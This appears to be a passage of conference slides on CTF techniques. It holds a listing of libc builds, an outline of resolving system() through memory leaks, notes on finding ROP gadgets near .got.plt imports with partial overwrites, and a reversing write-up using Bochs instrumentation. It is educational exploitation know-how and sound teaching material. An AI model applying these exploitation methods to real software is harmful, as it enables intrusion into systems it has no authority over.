libc-2.11.1.so_185df2e4922090425e15bca254e2267  libc-2.13.so_814ad04f7d1d1171f0d73f21729d7ab3  libc-2.15.so_96ad2e901a4ee644fd91fc747750fb3c  libc-2.17.so_8ad4b85216abdb939dbca480302744eb
libc-2.11.1.so_1a9317cf0f4fce155c3dc87d07b6c864  libc-2.13.so_827ef7491d3cee6b787b71e5e24f45db  libc-2.15.so_99ad4875efe523c071afe1f3a1f05ae7  libc-2.17.so_90f3b21fec1cb04a779a56e7323cc6a6
libc-2.11.1.so_2d6ba9fb885978af9a31a966d0be78f3  libc-2.13.so_856d9f47bcc01148002917d3c6b4ccbf  libc-2.15.so_9c8f19d9b0cf8d3703f76e4d2c95ceb0  libc-2.17.so_9ca8f78ba6a4a24fe90fd78964b89c0
libc-2.11.1.so_4f9323bbd2a226abb2ec2c923fa54990  libc-2.13.so_88b7f72869fbcbf7969ca542294763acc  libc-2.15.so_a02fbc781c68da25d571a07f8e79044d  libc-2.17.so_a760f28330d4b3ffbf56d4eeef788736
libc-2.11.1.so_66d9d495bc54d666b433ca9f265fbed8f  libc-2.13.so_8cc8dcca55818bd3ab3074451b25671b  libc-2.15.so_a6fb2d8042e1b3ef5386ceb0b5f2d117  libc-2.17.so_a903f0658d589710ad1fb8895d08b7fa
libc-2.11.1.so_6726a7758575afc9ad24cc48442b70a8a  libc-2.13.so_8d2b5aef55d00b68d4da6f95353e8e5f  libc-2.15.so_bf02a9a38618abdb46cc10bdfec1fba  libc-2.17.so_acd10fdaee9bb45c27625b7131251164
libc-2.11.1.so_68a6e181625533cab66d80227bf9e2de  libc-2.13.so_966f1d65a4290174cc5e91d841823a46  libc-2.15.so_c45ab69f3014d9f7dc508ab93253918b  libc-2.17.so_af7c40da33c685d67cd166bd6ab7ac0
libc-2.11.1.so_6fff1df908595c09ab153ba7456a6f1a  libc-2.13.so_98e3570fed8dc5026327abb0ccdd55ff  libc-2.15.so_d531ad57eadc436f6c1ea706848f906e  libc-2.17.so_b6fc8b0c955a2790a607ac93e5f9384d
libc-2.11.1.so_80be8a8261062e12a3dbb82ad4533c82  libc-2.13.so_ab3cc60fb59e13a75c75071e4306e254  libc-2.15.so_d94731725a80e225d04fb6212c8fb374  libc-2.17.so_c34c93dd82850f5f9ab2e7e0ebbb40b5
libc-2.11.1.so_8169655aa290e8f3d87b39302af36932  libc-2.13.so_aba0ca843e2476df1b033b880b77d8a0  libc-2.15.so_dd65514a1bece072e39831cd728cb8ed  libc-2.17.so_cd976b0754b200e2d8c615074af37d56
libc-2.11.1.so_921108bdfaff1a22fb5e84188066d5e0  libc-2.13.so_bc5632139339ca1ac6d6a158f38e6da2  libc-2.15.so_dfdcf6c004b6f5088a6d692534bc4f9e  libc-2.17.so_ced6e41643de7f81a88a18dce2c526e8
libc-2.11.1.so_92dc372de3b368d88f3cfd55becbcb772  libc-2.13.so_c4d26dee130d5d17e0d446370fc7c5f0  libc-2.15.so_e36916efd43f887ae2182d240e0cc03a  libc-2.17.so_d10d761abca4112cfef4a7b454a764ec
libc-2.11.1.so_94b49dd90d7266e4e59500d5fe8c7151  libc-2.13.so_f80a71e21b7e40e17188a8ca2a1280edf  libc-2.15.so_e74dfcf196fce2a638693931e7c7c18bf  libc-2.17.so_d6db448bb9104b2f10c94c0c6f6e41
libc-2.11.1.so_98b76a0df32209a3d4fa01d042857381  libc-2.13.so_f9973e9f2cc525b86ab136e89d9bf6d0  libc-2.15.so_ebd932491e22699c037d015d3a7445b7  libc-2.17.so_e52583eb9f077bb36eb68fdf4ba292f5
libc-2.11.1.so_9fd29abb41b13f0e6c6c9d441886453  libc-2.13.so_faab64504039434d8752f8b457f65257b5  libc-2.15.so_f29527f9a9f14a2ce5686c9607ca364998  libc-2.17.so_ed57568e9a58b9417da4d132aa610970
libc-2.11.1.so_bf6a841f779dde72f005df7cb4be8b0e  libc-2.13.so_fae28f0c8586f2b712b191d82a51cbd  libc-2.15.so_f3ea8b81081bd2a0f94770c905431dd3  libc-2.17.so_f39d95b36bc3bd7e1f5fdd143510e718
libc-2.11.1.so_d0583c6a4a5e64225c766e096dc613c4  libc-2.13.so_fec59c8485123ba25c0f90b66a9591e6  libc-2.15.so_fdd2fb03e20c55bb9c2c4456e342bf1fa  libc-2.17.so_f41971687ef6d5a53cabbf2dc5209dae
libc-2.11.1.so_df0cc88c3bd17856164f20b482254a  libc-2.15.so_03ed496c30c8910ca141deacdd5491ee77  libc-2.15.so_f8f8994b970e892e935f7c959e248e66  libc-2.17.so_f9a3c95f0a7c8511e2d2eed507625d0
libc-2.11.1.so_df81bd03d0fa2e59c8a860f6c890e6f  libc-2.15.so_08f500d41c0b98ea2719823fa5c74eb7a  libc-2.15.so_ffe5693d6ba6eafffb26d8c9a3c01fdc  libc-2.17.so_fadad9b9bfcc8a42483c0bcb7f1d9b
libc-2.11.1.so_e64b707e762cf2816feda837ebc74357  libc-2.15.so_0ab6b70ebaafb27e8d1773a12e1ddbd3  libc-2.17.so_03529607817f1945354bc8991b73b867  libc-2.18.so_013f7c8aa43e931775887be7fe4813660
libc-2.11.1.so_efd6f3ca3562cf75f2397f46911297ee9  libc-2.15.so_32631f69185a4c880c391173241031ca5  libc-2.17.so_03e342dfab744f669ac70df2c94a9fc5  libc-2.18.so_05f2d8c58e096fb6746502db4167c5
libc-2.13.so_017ce353fffccca592ae52b6bd0f2631  libc-2.15.so_2404f4dbe8dc1e3c1cd09c677f579ff  libc-2.17.so_06a6d23ab1a8a881d0264de258cfe2b8  libc-2.18.so_070aadb2ce5fe1fe01b7931f14846899
libc-2.13.so_0c919dbde4512d2b4ab44dd82ee953c2  libc-2.15.so_25bc090d356728dc8ab370d73243001c  libc-2.17.so_15e31a26f17fada264ad2d69a8a389  libc-2.18.so_0f45084f66071c1e2251a3709d01591c
libc-2.13.so_1b9ffdd306ada0a884cf78ff768e8209  libc-2.15.so_2752c14962ab3ad219804b718ebef8075  libc-2.17.so_175ce77f0c5f89f38ad236c2b7b74926f  libc-2.18.so_42b17f11e39fcee73bcab8542e3182f9
libc-2.13.so_1bc04d48dfb7cebf2efcabbc0c9e0d38  libc-2.15.so_2e8cab836540d6004f5b3ab936db163c  libc-2.17.so_2031d0c07945cb4675031293ab3bd9aae  libc-2.18.so_53d33c0cc6e4f254ec8282f7590d00f
libc-2.13.so_1e44e1943a6802f2fd6397f710f72d837  libc-2.15.so_32631f69185a4c880c391173241031ca5  libc-2.17.so_207f0281f70c31f6e54a77f7d4cce9939f  libc-2.18.so_77a2c1634749c6aba0fcec572625dc05
libc-2.13.so_2bd33fac74725c74866988529ac3c7e2f  libc-2.15.so_332a9822cd6fd241d730cb4abd74ff3a  libc-2.17.so_266222a262572c626a2c605826e48f89  libc-2.18.so_8d7702337d65b2f14bc3729d07d069fb
libc-2.13.so_2e014a5d2eb7f82043d985d6fadb1a19e  libc-2.15.so_472d0c6d6a73a6e70cd9f68239d68be47  libc-2.17.so_29460884d3d5f7dbd30f7293cb4d736  libc-2.18.so_8e8aeb4a02df3fb23f2d7b7430e14334
libc-2.13.so_3d528bda4353290a2d56a348464b1812a  libc-2.15.so_4dd0383730b0d2466ff5c723881759b  libc-2.17.so_45be4152ad28841ddab5c87b5f8e6e4  libc-2.18.so_970cf596ba8bb568534583ba5428040
libc-2.13.so_41f49a859609d030b85559b5c668add1  libc-2.15.so_5486d416c1e287f7c88bc04779a964ef  libc-2.17.so_47b4e38cb3c4bce47f752368c5072c8  libc-2.18.so_ae266965f3acbab33d834d3ef4bfef1
libc-2.13.so_49eff7f859b9b5f6f916f9a348709acba  libc-2.15.so_5e5bca766f97b88e2d8485ae8dca7f7  libc-2.17.so_4bf111d35304925a0576860e893947f  libc-2.18.so_bb4561af3cc03eeef12352005cf67762
libc-2.13.so_5236b4ba0efe06c33c4008b8ea67fc64  libc-2.15.so_673cae957577d84e491331f8be96f5f6  libc-2.17.so_562a6b5ff54d1c5fe08a2bba98412c8  libc-2.18.so_ee7af70db6b01511c0dc8e8a3ceaa82d
libc-2.13.so_55201b6690f1c1fad9dad0c14fbb26e69  libc-2.15.so_684ef11da023401db383cdd243b6679a  libc-2.17.so_667e7999be34e6550a40d7a059f61df  libc-2.18.so_f9fb057d68e913692af13bd4d28f1e51
libc-2.13.so_5757b07291cbbf5a53fa1da626260fe9  libc-2.15.so_70615f3d38ad0b621b674182c5b307c  libc-2.17.so_6a85300936f3b1c5d59a1b710ef10ea37  libc-2.18.so_f9fb057d68e913692af13bd4d28f1e51
libc-2.13.so_69cc9755d2d711e40fd405a371efc52  libc-2.15.so_7a00d14064acd743357da7d0d44d90383  libc-2.17.so_6c6c317dcccbe42ffd44c303deb51a79
```


# There's another way, too

- If we happen to not have the particular libc in our database, we're screwed.
  - might be a very old OS version or uncommon distribution.
- In order to address this, we have a more universal solution.

Given a `leak_memory(address, length)` function in Python, a `resolve_system.py` script traverses the ELF structure and dynamically resolves the `system()` address.

# ELF parsing is not so difficult

ELF<sup>101</sup> a Linux executable walk-through ANGE ALBERTINI  CORKAMPL.COM



# Other teams do it, as well

Quote from an Eindbazen blog post on the harry\_potter task:

*Now this is enough to build a generic leak function. I plugged this into our trusty library that can use a memory leak to resolve libc symbols, and used that to find the address of system.*

# ROP gadgets near .got.plt imports

- Exploitation environment assumptions:
  - PIE disabled for target executable.
  - ASLR enabled for libc.
  - No information leak available.
  - Stack-based buffer overflow, requires ROP to exploit.
  - libc version known (e.g. libc.so provided by organizers).
  - No useful ROP gadgets inside of the target executable.



# Where do we find more gadgets?


- We can look for gadgets in the neighborhood of libc functions.

```
.text:00072570      public _IO_file_read
.text:00072570 _IO_file_read      proc near                                ; CODE XREF: .text:00072561↑j
.text:00072570                                         ; DATA XREF: .data.rel.ro:001A6618↓o
.text:00072570      = dword ptr 4
.text:00072570      arg_0      = dword ptr 8
.text:00072570      arg_4      = dword ptr 0Ch
.text:00072570      arg_8
.text:00072570
.text:00072570      mov     eax, [esp+arg_0]
.text:00072574      mov     edx, [esp+arg_4]
.text:00072578      mov     ecx, [esp+arg_8]
.
.
.
.text:000725E6      add     esp, 18h
.text:000725E9      pop     ebx
.text:000725EA      retn
```

# ROP gadgets near imports

- 1-byte partial .got.plt overwrite → we can use 255 bytes *around* the imported function reliably.
- 2-byte partial .got.plt overwrite → we can use 65536 bytes *around* the imported function, but must brute-force 4 bits of

ASLR:



# Patching vs instrumentation

- Suppose you want to modify the behavior of an executable.
- Binary patching is a powerful tool, however...
  - what if the number and/or quality of integrity checks performed by the program outweighs the benefits the patching?
- Sometimes it would be nice to just “be the CPU” and change the semantics of a chosen instruction.
  - or just monitor execution in a 100% non-invasive way.

# Instrumentation can help us

- Typical user-mode instrumentation frameworks such as Intel Pin or DynamoRIO can be of much help.
  - <http://eindbazen.net/2013/04/pctf-2013-hypercomputer-1-bin-100/>
- You can also instrument whole operating systems. 😊

# 0x90

**Event:** SIGINT CTF 2013


**Organizers:** CCCAC

**Date:** 5-7.07.2014

**Category:** Reversing

**Points:** 300 (scale 100 - 500)

**Solved by:** j00ru



# 0x90

- The task was a 64-bit ELF binary and it annoyed us, because:
  - it was programmed to perform 10000000000000 (ten trillion) iterations of expensive SSE4.2 operations.
  - it calculated a hash of the process memory (including state of global variables etc) to include in the final result.
  - it included the numeric values of `open64()` return in the final result computation.

# 0x90


- We decided to run the binary inside of a Ubuntu emulated inside of the Bochs X86/64 open-source emulator.
- In order to alter the behavior of some instructions and monitor program state, we wrote a few lines of Bochs instrumentation.

# 0x90

```
if (RAX == 10000000000000LL) {  
    RAX = 2;  
    fprintf(stderr,  
        "[sigint_0x90] {%u} Special RAX found and adjusted at RIP=%llx, %u\n",  
        time(NULL), RIP, ++adjustments);  
    fflush(stderr);  
} else if (RIP == 0x402669 && (RBX & 0xffffffff00000000LL)) {  
    fprintf(stderr, "[sigint_0x90] {%u} Hash value: %llx\n", time(NULL), RBX);  
    fflush(stderr);  
} else if (RIP == 0x4026e9 && RAX == RBX && RAX < 0x10000) {  
    fprintf(stderr, "[sigint_0x90] {%u} open64() fd: %llx\n", time(NULL), RAX);  
    fflush(stderr);  
}
```



# It worked!




The screenshot shows a window titled "Bochs for Windows - Console". The window contains a log of system events. Each log entry consists of a timestamp in brackets, a hexadecimal address in angle brackets, and a descriptive message. The messages are as follows:

```
[sigint_0x90] <1373613484> Special RAX found and adjusted at RIP=402e3a, 1
[sigint_0x90] <1373613487> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613487> open64(<) fd: 4
[sigint_0x90] <1373613487> Special RAX found and adjusted at RIP=402e3a, 2
[sigint_0x90] <1373613490> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613490> open64(<) fd: 5
[sigint_0x90] <1373613490> Special RAX found and adjusted at RIP=402e3a, 3
[sigint_0x90] <1373613493> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613493> open64(<) fd: 6
[sigint_0x90] <1373613493> Special RAX found and adjusted at RIP=402e3a, 4
[sigint_0x90] <1373613496> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613496> open64(<) fd: 7
[sigint_0x90] <1373613496> Special RAX found and adjusted at RIP=402e3a, 5
[sigint_0x90] <1373613498> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613498> open64(<) fd: 8
[sigint_0x90] <1373613498> Special RAX found and adjusted at RIP=402e3a, 6
[sigint_0x90] <1373613499> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613499> open64(<) fd: 9
[sigint_0x90] <1373613499> Special RAX found and adjusted at RIP=402e3a, 7
[sigint_0x90] <1373613501> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613501> open64(<) fd: a
[sigint_0x90] <1373613501> Special RAX found and adjusted at RIP=402e3a, 8
[sigint_0x90] <1373613503> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613503> open64(<) fd: b
[sigint_0x90] <1373613503> Special RAX found and adjusted at RIP=402e3a, 9
```

*Bochs log console*

# It worked!



The screenshot shows a Bochs for Windows - Display window. The terminal output is as follows:

```
Ubuntu 13.04 ubuntu tty1

ubuntu login: test
Password:
Last login: Fri Jul 12 12:15:17 CEST 2013 on tty1
Welcome to Ubuntu 13.04 (GNU/Linux 3.8.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Fri Jul 12 12:41:37 CEST 2013

System load: 0.21           Memory usage: 4%    Processes:       74
Usage of /: 14.8% of 14.53GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at https://landscape.canonical.com/

6 packages can be updated.
4 updates are security updates.

test@ubuntu:~$ cd sigint
test@ubuntu:~/sigint$ ls
0x90.run  xor.bin
test@ubuntu:~/sigint$ ./0x90.run
sigint_mcHamm3R
test@ubuntu:~/sigint$
```

A red circle highlights the command `./0x90.run` and its output `sigint_mcHamm3R`.

At the bottom of the window, there is a status bar with the following information:

- CTRL + 3rd button enables mouse
- IPS: 500,000M
- NUM
- CAPS
- SCRL
- HD:0-M

# Conclusions

- CTFs are really fun.
- CTFs are educational.
- CTFs are diverse and require broad knowledge of security and IT subjects.
- Whatever works, works. There are no “good” or “bad” ways to solve tasks.

# Questions?



[@j00ru](mailto:j00ru@vexillum.org)

<http://j00ru.vexillum.org/>

[j00ru.vx@gmail.com](mailto:j00ru.vx@gmail.com)



[@gynvael](mailto:gynvael@coldwind.pl)

<http://gynvael.coldwind.pl/>

[gynvael@coldwind.pl](mailto:gynvael@coldwind.pl)